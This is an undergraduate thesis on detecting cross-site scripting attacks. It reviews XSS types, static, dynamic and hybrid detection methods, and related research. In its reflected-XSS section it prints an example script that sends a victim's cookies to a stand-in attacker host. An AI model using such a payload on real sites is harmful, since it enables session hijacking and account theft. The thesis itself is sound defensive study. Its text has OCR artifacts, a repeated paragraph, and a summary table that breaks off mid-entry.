A DETECTION OF CROSS-SITE SCRIPTING ATTACK USING DYNAMIC ANALYSIS AND FUZZY INFERENCE SYSTEM

BY

NTUK ANDERSON EMMANUEL

MATRIC NO: 15010301023

SUBMITTED TO

THE DEPARTMENT OF COMPUTER SCIENCE AND MATHEMATICS,
COLLEGE OF BASIC AND APPLIED SCIENCES,
MOUNTAIN TOP UNIVERSITY, IBAFO, NIGERIA

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE AWARD DEGREE OF BACHELOR OF SCIENCE (B.SC.) IN COMPUTER SCIENCE

Commented [OF1]: B.SC.

JULY 2019

Certification

This is to certify that this project, A Detection Of Cross-Site Scripting Attack Using Dynamic Analysis And Fuzzy Inference System was carried by me, Ntuk Anderson Emmanuel (Matriculation Number: 15010301023) and duly supervised by Mr. O.J Falana.

______________________________ ________________________

Mr. O . J. Falana Date
(Supervisor)

______________________________ ________________________

Dr. I. O. Akinyemi Date

(Ag. Head of Department)

Commented [OF2]: It is Ag. Head of Department

Dedication

This project work is dedicated to the giver of life and wisdom: The Almighty God

Acknowledgement

The success and final outcome of this project goes to the Almighty God for wisdom and understanding.

I specially appreciate my Supervisor Mr Falana O. J who took keen interest in my project work and guided me all along, and never relented to attend to me anytime I came to him for assistance.

I would like to acknowledge the Head of Department Computer Science and Mathematics Dr. I. O. Akinyemi, and owe him my deepest gratitude for the efforts, constant encouragement, guidance and support of all the academic and non-academic staff of the Department of Computer Science and Mathematics. For the teachings that have brought out positive values in me and making my stay a worthwhile one. I extend my gratitude to Mountain Top University for setting greater heights for me. I say God bless you richly.

I heartily would like to thank my parents, Hon & Barr(Mrs) Emmanuel Ntuk and siblings, thank you all for your moral and financial support. I am grateful for all the investments into my education and future. I would not forget to remember all the students in the Department of Computer Science and Mathematics, for making my stay a worthwhile one, I say God bless you all richly.

TABLE OF CONTENTS

List of Figures

List of Tables

ABSTRACT

The rising population of security problems today's Web applications is caused by injected codes, with cross-site scripting (XSS) attacks being the most common and dangerous web application attacks through the second millennium, with its drastic crumbling effect on popular sites like Facebook, Samsung, Apple, E-bay, Amazon etc. It is challenging for Web applications to completely eradicate the vulnerabilities because of its difficulty to properly sanitize all the user inputs sent to it. It is often the case that these vulnerabilities are not detected on time and fixed leaving users to be exposed to numerous attacks and thefts of personal information. This work discusses on the various XSS, its types, its detection and prevention mechanisms, and presents a detection framework built by a hybrid mechanism using Dynamic Analysis and Fuzzy Inference to detect these vulnerabilities in web applications for effective solutions to be met. Firstly, the detection systems scans website for discovering potential points for injections. Secondly, generates attack vectors and injects and is sent as HTTP request to web application. Lastly scans the HTTP response for presence of Attack vectors. Detection capability of our detection system is evaluated on real world web applications and desired results were obtained

CHAPTER ONE

INTRODUCTION

Commented [OF3]: I just added this

1.1 Background to the Study

In the evolution of the 21st Century, Internet usage has rapidly increased with the use of computers, and portable devices such as mobile devices and tablets are used daily to access dynamic web pages readily, with an approximation of 4.2 billion individuals used the Internet in June 2018 (Internet World Stats, 2018).

With the web being an essential part of our individual everyday lives as well as societal activities and web applications still remaining the dominating lead in various sectors such as online commercial sites, health, banking, academic websites, and emails etc. which hold sensitive information which are trusted to be conveyed over the network between individuals and hosting companies. Notwithstanding, an essential inquiry stays unanswered, how secure is this web? With the existence of Cross-site scripting which would be further discussed in this work, every user of web poses as potential victims to attacks that could lead to various kinds of cybertheft ranging from stealing sensitive information to impersonation of user(Sarmah et al., 2018).

Cross-site scripting also known as 'XSS' is an application layer attack that injects malicious code into trusted context of vulnerable web applications. The victim (user) executes the web application and is served the malicious content which disguises as part of legitimate code of the web application and victim's browser runs embedded malicious script because of its inability to differentiate between malicious and legitimate content (Sarmah et al., 2018).

One of the major vulnerability is lack of validating input data (Bakare et al., 2018). This vulnerability means that input data is sent back as output without validating or sanitizing which paves way for malicious code to be injected and XSS from 1999-2018, which a total count of 12216 during the time, and the number of XSS attacks that have surfaced over the years (Sarmah et al., 2018).

1.2 Statement of the Problem

Exploited Cross-site scripting attacks has crumbled many institutions and companies over the years, from traditionally stealing sensitive information such as session tokens, browser cookies, user login credentials, credit card information, impersonation attacks like account hijacking giving unauthorized access to victim's account for siphoning funds, modifying user details and school data, exfiltration of victim's personal sensitive which is sold out to buyers in the dark market.

For organizations, Cross-site scripting can have genuine ramifications from a reputational, legitimate and even money related perspective. Also, it tends to be the solid footing an attacker needs so as to acquire access to a PC or even an inner system.

1.3 Objectives of the Study

The main objective of this research work is to develop an effective framework for preventing cross-site scripting attacks and the specific objectives are to:

I. Demonstrate types XSS attack on vulnerable web application.

II. Develop a hybrid technique for detecting cross-site scripting attack

III. Implement the Proposed Design

1.4 Significance of the study

This research work is set to benefit the society and world at large considering that web applications plays an important role in nearly all information and business application. With the rising numbers in web application attacks and data theft, thus applying the approach from this research work would provide a secure and reputable environment for various online operations. Administrators would apply this approach to detect the vulnerabilities in their system that make them prone targets to XSS attack and improve their services. Researchers and security workers would uncover web application vulnerabilities and provide an edge in the battle to bring cybertheft to an end.

1.5 Scope of the Study

The research work encompasses all information and business sector that rely on operations of web applications and internet to carry out their services as well as the user's safety and confidentiality by reviewing XSS vulnerabilities and nature of attacks, affected areas of the attack as well as to draw out a preferred defense mechanism to mitigate such attacks.

1.6 Definition of Terms

Cookie- data stored on browsers containing session information and Tokens

Database- Repository for storage of data and information

HTML - Hypertext Markup Language used to create web pages.

JavaScript- Programming language used to enhance dynamic web

Keystrokes - Recording keys struck on the keyboard.

Malicious code – Unauthorized Command instructions with the intent of causing harm to user or system

Server - Web Software that processes incoming network request over protocol e.g HTTP

Session Hijacking - Process of taking over the session token and gaining unauthorized access to information.

SQL injection – injection attack used to send malicious code to data-driven applications to extract or manipulate data.

Web browser - Application Software used to access the internet and information on the World Wide Web.

Commented [OF4]: Do not bold it. And put it in bullet form

XSS - Cross-site Scripting is a code injection attack that allows attacker to execute malicious JavaScript in another user's browser.

CHAPTER TWO

LITERATURE REVIEW

2.0 Background of the Study

With the Internet growing, websites have become more user friendly, interactive and dynamic as sites no longer make use of static web pages making it possible for easier activities to be carried out on web applications and also leaving behind injectable flaws open to manipulation. Cross site scripting (XSS) is one of the injection based attacks and is also one of the most dangerous web-application based attacks that arose from the adaptation of dynamic web pages in web browsers (Sarmah et al., 2018)

Cross-site scripting attack is accomplished when an attacker is able to get control of a user's browser and inject malicious scripts (written usually in JavaScript) into the browser (Garcia-Alfaro et al., 2007). If the code is successfully executed by the browser, the attacker gets a hold of sensitive information and is capable of carrying various attacks on the victim. Cross-site scripting allows for malicious attacks ranging from account hijacking, stealing credentials, drive-by downloads, key loggers, and website defacement etc.

Cross site scripting attacks is takes place at the application layer (Selim et al., 2016), before an attack is executed the vulnerability of the web application is found and exploited in order to inject the code and Hence, targeting the end-user of the application. Figure 2.1 depicts a list of some previously exploited website that have been victim to cross-site scripting attack, downloaded from XSSed.com.

webcenters.netscape.compuserve.com	loadgamesvf.bet365.com	loadgamesvf.bet365.com
store.samsung.com	developer.lgmobile.com	developer.lgmobile.com
auth.dhs.gov	www.pixelempireclothing.com	www.pixelempireclothing.com
www.titivillus.it	www.dysontt.com	www.dysontt.com
www.brazzers.com	ipcprogram.com	ipcprogram.com
www-ssrl.slac.stanford.edu	www.ncgg.info	www.ncgg.info
touch.afisha.mail.ru	www.iiar-anticancer.org	www.iiar-anticancer.org
touch.tv.mail.ru	www.phishtank.com	www.phishtank.com
english.sinopec.com	domains.whois.com	domains.whois.com
www.fbi.com	www.metasploit.net	www.metasploit.net
ged.latribune.fr	www.metasploit.com	www.metasploit.com
bg.msi.com	www.maquis-art.com	www.maquis-art.com
www.wesecure.nl	www.bwin.com	www.bwin.com
pti.regione.sicilia.it	www.steria-psf.lu	www.steria-psf.lu
lavillette.com	www.tasteofsouthflorida.com	www.tasteofsouthflorida.com
www.peabody.harvard.edu	www.cyprus-directory.com	www.cyprus-directory.com
gmwgroup.harvard.edu	autonews.sat1.de	autonews.sat1.de
www.innovations.harvard.edu	www.auto-news.de	www.auto-news.de
pus.lcs.mit.edu	www.sfelipeneri.edu.ec	www.sfelipeneri.edu.ec
www.ups.com	tikona.in	tikona.in
portailrh.ac-bordeaux.fr	www.coolwebscripts.com	www.coolwebscripts.com
www.m86security.com	www.arremate.com	www.arremate.com
renewus.avg.com	www.deremate.cl	www.deremate.cl
channel.pandasecurity.com	www.deremate.com.ve	www.deremate.com.ve
cyber.law.harvard.edu	www.yemen.gov.ye	www.yemen.gov.ye
kids.britannica.com	www.clixsense.com	www.clixsense.com

Figure 2.1: List of XSS exploited websites (Xssed.com)

2.1 Origin of Vulnerabilities

The major cause of Cross-site scripting attacks originates from the inability of the vulnerable web application to validate and sanitize user inputs before generating output that is sent back as response to the victim that requested page (Bakare et al., 2018). The vulnerability depends on the failure of the application to check up on its input, XSS attack exploits the same origin policy (Ruderman, J, 2001), which allows any content from a website have permission to access a system's resources if the origin site is allowed access with those permission, the client's browser at that point succumbs to the malicious aims of the attacker as it can't separate between the authentic and malicious content conveyed by a similar site (Sarmah et al., 2018). The web application is run by the user (victim) and when the request is sent, the affected application serves the malicious code as part of the page and is then executed in the context of the trusted and legitimate web application, at the end of a successful execution, the victim is hence open to any type of attacks dependent on the attacker. Figure 2.2 explains how an attack is executed. However, an application is only vulnerable when it fails to validate input and sanitize the input properly (i.e. the output generated from the web application is the raw invalidated input).



Figure 2.2: XSS attack procedures (Sarmah et al., 2018)

2.2 Types of XSS Attacks

The various types of XSS attacks are identified by how they carry out their attacks and how they send their payloads, according to their storage and execution method. The Three types of XSS attacks include:

i. Reflected XSS
ii. Stored XSS
iii. DOM XSS

2.2.1 Reflected XSS

This can also be regarded non-persistent or type I attack (Sarmah et al., 2018). In this type of attack, the attacker tricks the victim to click or access a link which contains the malicious code after which the malicious code is sent back to the user from the trusted context of the vulnerable web application and when executed within the application’s trust domain, the transfer of sensitive information is conceivable without abusing the same origin policy of the browser's translator (Ruderman J, 2001).

Thus, XSS vulnerability exists if the user input is directly a part of the output generated by the application without any sanitization, the user is somehow convinced to visit the link either by a socially engineered post or a crafted email and embedded into the link is the malicious code, (Selim et al., 2016).

Take for instance the code below:

```
<HTML>

<title>Welcome!</title>

Click into the following <a

href=’http://www.trustedsite.domain/vulnerableWA/ <script>\

document.location="http://www.hackersite.domain/city.jpg?stolencookies="+document
.cookie;\

</script>>link</a>.

</HTML>
```

If this inserted into a link or embedded in a code to be executed by the browser interpreter, the browser is then redirected to trusted site, requesting a page that does not exist at the site, and then an error message is returned to notify that requested page does not exit. However, the vulnerability of the Web application not encoding or sanitizing the input causes the malicious code within the HTML code to be executed within the trust context of the trusted site, and cookie belonging to the trusted site is sent to the repository of the hacker’s site. And by so doing, the attacker has hold of the sensitive information of the victim and can use it to carry out account hijacking by using the victim’s identity (Garcia-Alfaro et al., 2007).

The malicious script however is not stored by the server (Rao et al., 2016), but the server bounces the original input from the server to the user and cannot be traced by any tool since the victim deliberately initiated this execution of malicious code. The Reflected XSS attack model is as shown in Figure 2.3.



Figure 2.3: Reflected attack Scenario

2.2.2 Stored XSS

This type of XSS attack, otherwise known as Persistent or Type II attack (Kiezun et al., 2009), and this takes place when the targeted server stores the input from the user permanently on a server (Rao et al., 2016). It is stored in form of a message to either a database or visited logs and this data becomes part of the server and is not reflected back (Rao et al., 2016), this input is processed on input forms like comment sections and is inserted in an HTML page to be displayed by multiple victim users (Kiezun et al., 2009). This attack is difficult to spot as it does not require any form of social engineering (i.e. user does not require the victim to click on crafted links) and a single stored malicious script inserted once is executed on many victim's browser.

For instance, in a blog where comments are input in a text box and the message will be stored in the database. If an attacker injects a malicious code like tracking session ID cookie and if server fails to validate the input, the code is stored on the server and executed, stealing the cookie. The Stored XSS attack model is as shown in Figure 5.



Figure 2.4: Stored XSS Scenario

2.2.3 DOM XSS ATTACKS

Unlike the other two types of XSS attacks that exploit on the server side vulnerability, DOM-based XSS is allowed due to vulnerabilities at the client's side due to flaws in the interpreter of the browser (Sarmah et al., 2018). This attack is executed when JavaScript in the page gets to a URL parameter and utilizes this data to compose HTML to the page (Kirda et al., 2009), and attacker controls the items in the DOM and improperly handles the properties of the page, Such assaults are hard to distinguish as they are definitely not included in the response but part of the DOM of the HTML page (Sarmah et al., 2018). It also requires Social Engineering as the victim will click the link in order to initiate the attack. Therefore, it is a special variant of reflected XSS. Table 2.1 depicts potential control sources for DOM based attacks which are DOM APIs that the user can control in the browser and leaves a wide gap for vulnerability without proper treatment. They can be most times accessed by opening a link. However the functions like referrer, name, cookies need to be induce users for other functions (Wang et al., 2017).

Table 2.1: Possible controllable sources for DOM-XSS JS Function

Commented [OF5]: Tale name is at the top of the table not below it.

Id	JavaScript Function	Description
1)	location	return window.location object
2)	location.href	return URL
3)	location.pathname	return pathname
4)	location.search	return search string
5)	location.hash	return anchor
6)	window.name	return window name
7)	document.documentURI	return document URI
8)	document.referrer	return referrer URL
9)	document.URL	return URL
10)	document.cookie	return cookie

2.3 Detection Methods

There are various techniques utilized to identifying cross-site scripting assaults, the sending of the defense mechanism on the client-side can be either on the browser as a filter/plug-in or on a proxy server (Sarmah et ., 2018). They are subdivided into three techniques, listed below:

I) Static Analysis

II) Dynamic Analysis

III) Hybrid Analysis

2.3.1 Static Analysis Detection

Static Analysis approaches majorly focuses on the application's source code, it reviews the source code in hopes of finding security flaws, and in this approach there is no execution of the web application involved (Sarmah et al., 2018). It has an advantage of detecting potential vulnerabilities, but requires access to the source code or bytecode, this has proven to be expensive, time-consuming and sometimes prone to human error leading to lack of accuracy.

Static Analysis approaches majorly focuses on the application's source code, it reviews the source code in hopes of finding security flaws, and in this approach there is no execution of the web application involved (Sarmah et al., 2018). It can be done either manually by inspection or automatically by use of automated analysis tools (Bhojak et al., 2015). It has an advantage of detecting potential vulnerabilities, but requires access to the source code or bytecode, this has proven to be expensive, time-consuming and sometimes prone to human error leading to lack of accuracy.

In a work carried out by Lucca et al., (2004) the authors introduce a static analysis approach to detect XSS vulnerabilities. The analysis results were cross-checked with Dynamic Test it to eliminate false warnings.

In a work carried about by Wassermann et al., (2008) a static investigation for discovering XSS vulnerabilities, it uncovered weak input validation and is joined with tainted information flow with string examination..

A Defense mechanism that employs this approach also is the XSS Filter (Sarmah et al., 2018), which is used to mitigate against reflected XSS attack, and this is due to the knowledge that the malicious scripts resides both in the HTTP Request and the Response exchanged between client and server, Therefore the are sorted to scripts that appear in the request and response.

Bates et al., (2010) Propose XSS Auditor, which holds the semantics of the response and is a post-parser configuration (breaks down after the response has been parsed). It is made of the HTML parser and the JavaScript engine. The filter then rejects any attempt to run inline events, scripts, JavaScript URLs, or load external plug-ins. And this embedded by default in Google Chrome.

Ross, (2008) Presented an Internet Explorer 8 Filter, which involved Heuristic Matching and is carried out in two stages. The HTTP GET/POST data in the request goes through sets of scans to match a set of heuristics. If there is a match, then next operation is carried out, and this step the signatures are created to help detect if the script is reflected in an HTTP Response. If a script is identified in Response, then it is blocked. The separating heuristics utilizes regular expressions to perceive attack vectors from the appropriately decoded URL, and furthermore the POST information relating to the browser.

Rao et al., (2016) presented XBuster, an augmentation to the Mozilla Firefox Web program. It basically utilizes a substring coordinating algorithm. The XBuster parses the HTML and JavaScript content that is present in a HTTP Request independently. The content are put away as substrings known as settings H and J, individually. At the point when the XBuster investigates the Response for the nearness of HTML and JavaScript, and the inquiry is done component by component and a match is accounted for an estimation of length more prominent than or equivalent to an edge esteem, if a match is found, XBuster has to handle additional action of encoding the special characters that is contained either in HTML or JavaScript, and the modified response is sent to the Renderer Engine, which sits in between the browser engine and the JavaScript interpreter. The Rendering Engine identifies matches between an incoming script s and the JavaScript context J, subjected to a threshold value. XBuster is used to mitigate both reflected and Stored XSS.

2.3.2 Dynamic Analysis

Dynamic analysis mechanism is implemented on the runtime behaviour of an application. Contrary to Static Analysis, they do not go through the source code. The executable code of the application is inspected to recognize vulnerabilities (Sarmah, 2018), they are increasingly precise in distinguishing vulnerabilities and create lower false positive rates.

In a work developed by Reis et al., (2007) named BrowserShield is a framework which functions is modifying or rewriting malicious HTML pages. The HTML pages may have embedded in the scripts where the policies is enforced during when execution, therefore creating a safer page

Kirda et al., (2006) proposed on a static device called Noxes, which is the primary client side answer for moderate XSS assaults, it works as web intermediary to capture traffic and transfers the HTTP Request between the user's browser and the Internet, meaning all connections are channelled through the Noxes and they can either be blocked or allowed depending on the filter rules created by the user.

Hallaraker et al., (2005) propose an auditing mechanism to detect malicious JavaScript code. Functions by monitoring and logging the JavaScript code execution within the Mozilla Web browser's JavaScript engine SpiderMonkey. The intrusion detection techniques that are put into use for detecting the behavior of malicious JavaScript.

2.3.3 Hybrid Analysis

Hybrid Analysis combines the both mechanisms of the Static Analysis techniques and Dynamic Analysis techniques. It provides accuracy and efficiency (Sarmah et al., 2018).

As stated earlier, Static analysis techniques are expensive, inaccurate and also suffer from the inability to make definite decisions. However, dynamic analysis techniques are precise and relatively effective. The following are a portion of the novel answers for identify and mitigate XSS attacks by solidifying both the methodologies.

Patil et al., (2015) proposed a client side automated sanitizer for detecting Cross-site scripting attacks. The system architecture consists of various modules, one of which is the DOM module which handles the current Web page's DOM. Another module is the Input Field Capture module that deals with the user input. The Input analyzer classifies the content of the input fields into link or text, and is forwarded to the next module which can be either Link module or Text-area module. The Link module carries out two operations– which is adding the incoming link into a queue of existing links, and secondly, to transfer the links to Sanitizer module to scan for vulnerabilities. Similarly, the Text-area module maintains a queue of all the user input texts. Output of both the Link and Text-area modules are sent to the Sanitizer module, which the major function is scrutinizes the input for the existence of vulnerabilities. Server-side Detection Mechanism

In a work done by Curtsinger et al., (2011) ZOZZLE a classifier based JavaScript deobfuscator, deployed by a browser to prevent XSS attack by differentiating the malicious code from the benign code, and introduced an Abstract Syntax Tree technique for the work that makes use of hierarchical context-sensitive features for detection. It operates in three stages. First, the database is filled with malicious code and benign code, after which the needed features are extracted, then A Bayesian classifier is then trained with the profiles from the labelled script samples. A dynamic heap-spraying detector called NOZZLE is used for filling the malicious samples (Ratanaworabhan et al, 2009). Firstly, URLs are filtered from the program condition which utilizes both NOZZLE and ZOZZLE, When NOZZLE distinguishes a heap-spraying attack, the separate URL and all the comparing JavaScript settings are spared and inspected for malicious elements.

2.3.4 Anomaly Detection

Anomalous instances are instances that are not possessing the expected normal behaviour or characteristics of a system (Sarmah et al., 2018).

Web server log files that conform to the Common Log Format (CLF) are taken as inputs and the anomaly score for each request is produced. The analysis techniques use the particular structure of HTTP queries that contain parameters, and the access patterns of such queries and their parameters are compared with established profiles specific to the program being referenced (Kruegel et al., 2009).

Therefore, Anomaly detection can distinguish the malicious activities in a framework by watching the deviation from ordinary conduct (Thaseen et al., 2015). This could be a rehashed fizzled login endeavours, or abnormal action on ports of a gadget that connote port examining. It recognizes attack from inspecting ongoing traffic and activities for any usual behaviour (Gupta et al., 2017).

Kruegel et al., (2009) proposed a novel intrusion detection system to primarily detect Web-based attacks that target Web servers and applications. Models of various features are extracted from the clients request by the system that is meant for the server side program, each model has two phases the learning and detection phase, inputs to the system are the log files of the server in CLF format (Common Log File) and an anomaly score is produced for each subsequent HTTP Request. The parameters and access patterns in the HTTP Request are compared against already existing profiles of the program. The function of each model is to set a probability value to the query and its attributes (length, character distribution, structural inference, token finder, presence or absence, and order). A low probability value indicates a potential attack, and from the obtained value, anomaly scores can be drawn, if the score is higher than the established threshold from the training phase, it is anomalous.

Song et al., (2009) proposed Spectogram, a measurable irregularity recognition system arranged sensor that recognizes anomalies in web traffic. It defends against XSS attacks by working on the legitimate data rather than the malicious. It functions by scrutinizing and isolates scripts present in HTTP Request parameters and builds script's content and structure. It deals with reassembling the packets and retains content flows. And the contents are the same with that of the web application as it filters only legitimate script input.

2.4 DEFENSES AND PREVENTATION MECHANISM

Over the years, Researchers have studied various mechanisms to protect against XSS attacks. They are implemented either at the Client side or on the server and can be used to detect or prevent cross-site scripting. It is important to note that there is no complete way to eliminate XSS attack as more vulnerabilities and evading manuvers are discovered over time. Below are different defense mechanisms used over past years:

I. **Encoding Characters:** Vulnerabilities can be reduced by proper filtration on user-supplied data, therefore applying context dependent output encoding is the first step to preventing XSS attack (Taha et al., 2018), all non-alphanumeric customer provided information ought to be changed over to HTML character elements before being sent as yield to the customer.. It is mostly done by the web developers at initial coding stage in order to prevent further problems. A common way this can be done is by adding double quotes around all tag properties.

II. **Firewall and Proxies:** They work at the application layer where XSS attack is present, and intercept s HTTP Request and Response in order to filter both incoming and outgoing data streams. The filtering process is composed a set of policy rules defined by the web application's developer. Although it has proven to be a good improvement in the mitigation of the attack, it is still open to limitations, a skilful attacker can evade the policy. Firewalls block malicious and inappropriate traffic, Stops the IP address of the user trying to attack the website, checks outgoing HTTP responses and verify that it stops the attack (Rao et al., 2016)

III. CODE FILTERING

The Cross-site scripting vulnerability occurs due to unseemly refining of user inputs. To prevent XSS attacks always validate input fields. Two approaches to filter XSS attacks are input and output filtering. URLs, HTTP referrer objects, GET and POST parameters, document.referrer, window.location, document.referrer, document.location must be properly filtered before being used on websites because user's data without validating would open the floor to XSS attacks (Kumar et al 2013).

IV SAME ORIGIN MUTUAL APPROVAL (SOMA)

A new policy for controlling information flows that prevents common web vulnerabilities was proposed by Oda et al., (2008). By requiring site administrators to indicate affirmed outer areas for sending or getting data, and by requiring those outside spaces to likewise endorse collaborations, page content from malicious servers is identified and kept from being executed.

V DYNAMIC DATA TAINTING

Vogt et al., (2007) in his work implemented a prevention mechanism for XSS attacks using Dynamic Data Tainting. This mechanism's work is to taint (mark) the sensitive information on the client-side, so that it is not sent to a third party without the consent of the user. At first, the sensitive data is tainted and is followed when being gotten to by any script. In this way, the tainted information I are spared in the JavaScript engine of the program and checked each time a JavaScript program attempts to transmit any tainted information object. If the tainted data is to be transmitted to a third party, appropriate actions can be taken such as warning the user, or terminating the execution of the program. Data dependencies are also handled by dynamic taint analysis.

2.5 REVIEW OF RELATED WORKS

In a research work done by Isatou et al., (2014) an answer was made that utilized hereditary calculation based methodology in the identification and evacuation of XSS in web application. It was fundamentally broken into three segments. The main segment was changing over the source codes of the application to control stream diagrams (CFGs). The second segment centers on identifying the XSS. The third part focuses on its expulsion. It neglected to distinguish XSS whose ways can't be recognized in the OWASP Enterprise Security Application Programming Interfaces (ESAPI) models. Hence, Vulnerabilities that are excluded in the ESAPI norms are totally missed.

In another work proposed by Huang et al., (2004) a few software testing techniques were used such as fault injection, black-box testing and monitoring the behavior of web applications in order to prove the existence of a vulnerabilities. However, it was unable to provide instant web application protections, and could not detect flaws.

In a research solution proposed by Saleh et al., (2015) they introduced a more profound algorithm, “the Boyer-Moore string match algorithm” was introduced as the technique to detect XSS vulnerabilities. it works by looking at the characters of the inputted design with the characters of the page from ideal to left utilizing the two heuristics called bad character shift and good-suffix shift. Its main goal of this module was to scan from the right to left, scanning character by character for inputted pattern. However, took a longer time to scan when the length of the URL is long.

XSS architecture was proposed by Koli et al., (2016) an XSS detection technique that searches for assault marks by utilizing channels for the HTTP solicitations sent by clients. An identification segment is utilized for deciding if the content tag is available or not. The outcome is put away in a database as a reaction to clients. They did a correlation of their work with understood defenselessness scanners to decide its efficiency Real disadvantage in their examination was that in the event that the attack pattern isn't put away in its database, at that point the device can't identify the attack effectively.

In the Research work carried out by Kruegel et al., (2009) propose use of the Anomaly detection of web based attacks was introduced which is a technique used to log file with HTTP requests analyzed, the log files are used to learn the behavior of a web page for anomaly detection to defend against web based attacks and required no changes to be done to the web application, but was not approved to most effective as reliance on web logs is not completely as it cannot be tested across all types of XSS attacks because it was tested on only two types of XSS, therefore not too much can be said about it.

In the research carried by Ismail et al., (2004) Client side proxy was introduced which monitored HTTP requests and responses that are sent to the user, it made a great deal because Attack information is readily shared via a repository, the other side of it was that it was difficult to adopt, and required interference of a user as well as transmission interference was made possible.

In the research carried out by Oystein et al., (2005) Monitoring JavaScript code execution was achieved by an intrusion detection system designed around a Finite state Automaton, which permits fine-grained policies on JavaScript execution, was quite unclear and many implementation details still left unresolved as methods to generate policies were not explained.

Code-rewriting technique was introduced in the work done by Reis et al., (2007) which discussed and used of applications like BrowserShield and CoreScript as well as other tools rewriting codes and executing them according to a security policy as well as monitoring the runtime behaviour of JavaScript, it was fairly a complex policy but can easily be maneuvered and evaded and made use of a common policy for all sites, although they suggest site-independent policies, it cannot precisely be achieved which makes it unclear.

In a research work carried out by Vogt et al., (2007) Dynamic Data Tainting was the technique introduced which tracks the use of sensitive information

tion in the JavaScript engine and is effective for simple attacks by detecting flow of sensitive information to a remote attacker using mostly dynamic, language-based taint propagation. Although, it has high false positive rates for sites with multiple sources, and has a heavy user interaction.

In the research work conducted by Kirda et al., (2006) the technique for the XSS defense and intrusion of malicious code into the browser was mitigated by In-browser web proxy (Noxes), which are proxy with manual and automatically generated rules, and has flexible configurations of rules, which protects mainly against cookie theft, High false positives, and also may fail with AJAX apps

2.6 SUMMARY OF OTHER RELATED WORKS

The Table below depicts the summary from other related works of Cross-site scripting along with the Technique used and the type of XSS discussed.

Table 2.2: Summary of other related works

S/N	Author	Year	Title	Proposed Technique	Type of XSS involved
1	Minamide	2005	Static approximation of dynamically generated web pages	A static string analyser for PHP that recognizes XSS vulnerabilities in PHP projects utilizing a context-free grammar structure to inexact pages created by a program	Reflected XSS
2	Nguyen-Tuong	2005	Automatically hardening web applications using precise tainting	A fully automated design that depends on correctly following taintedness of information and checking specifically for risky substance just in deceitful sources in this way avoiding XSS assaults and others	Reflected and Stored XSS
3	Kirda et al	2006	Noxes: A Client-side solution for	Acts as an intermediary and utilizations both manual and naturally created guidelines to square XSS	Reflected and Stored XSS

			mitigating cross-site scripting attacks 2006	attack by keeping data spillage from the client side	
4	Vogt et al	2007	Cross-site scripting prevention with Dyna6ic data tainting and static analysis	A client-side solution that utilizations dynamic information polluting and static examination to avoid XSS attack	Not Specified
5	Johns et al	2008	XSSDS: Server-side Detection of Cross-site Scripting Attacks	A server side detection system for XSS attacks that detects reflected XSS attacks and discovers stored XSS by monitoring the application's HTTP traffic	Reflected and Stored XSS
6	McAllister et al	2008	Leveraging user interactions for in-depth testing of web applications	A computerized discovery powerlessness scanner that can find reflected and put away XSS in web applications by expanding testing profundity and broadness, and utilizing stateful fuzzing	Reflected and Stored XSS
7	Wassermann and Su	2008	Static Detection of Cross-Site Scripting Vulnerabilities	A static analysis for finding cross site scripting vulnerabilities that tends to frail or missing information approval by consolidating corrupted data flow with string examination	Reflected and Stored XSS
8	Bojinov et al	2009	XCS: cross channel scripting and	A browser extension that serves as client-side defence against Stored XSS that affects embedded devices by	Stored XSS

